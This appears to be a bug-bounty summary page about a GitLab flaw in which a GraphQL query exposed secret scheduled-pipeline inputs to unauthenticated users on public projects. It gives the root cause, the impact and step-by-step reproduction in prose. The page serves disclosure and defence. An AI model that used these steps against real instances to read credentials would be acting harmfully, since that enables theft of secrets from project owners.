Unauthenticated Access: No account is required to exploit this on public projects.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The GraphQL PipelineSchedule type exposed the inputs field without masking or additional authorization, and the read_pipeline_schedule permission was granted to anonymous users on public projects with public pipelines enabled.
Impact
An unauthenticated attacker could read sensitive credentials stored in scheduled pipelines of public projects, potentially leading to compromise of external systems.
What the attacker needed
Victim has a public project; public pipelines enabled (default); victim uses pipeline schedule inputs; attacker needs no account
How it was found
- As the victim, create a public project and add a .gitlab-ci.yml file with spec:inputs.
- As the victim, create a pipeline schedule and set a secret value for an input.
- As the attacker, visit the victim's pipeline schedules settings and confirm inputs are not shown.
- As the attacker, open the GraphQL explorer and run a query for the project's pipelineSchedules including inputs name and value.
- As the attacker, observe the secret input value in the response.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
GitLab lets you store secret values in scheduled pipelines, and these are normally encrypted. However, a GraphQL query could return these secrets in plain text to anyone, even without logging in, if the project is public and public pipelines are on. This means attackers could steal credentials like API keys.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.




